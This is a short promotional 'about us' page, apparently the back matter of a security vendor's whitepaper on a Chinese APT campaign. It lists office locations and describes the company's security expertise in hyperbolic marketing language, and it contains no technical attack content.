Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-DT-Whitepaper-CN_APT-WebUseOnly-creat4934-en_EN
11/10/20November 16, 2020 9:20 pm11/16/20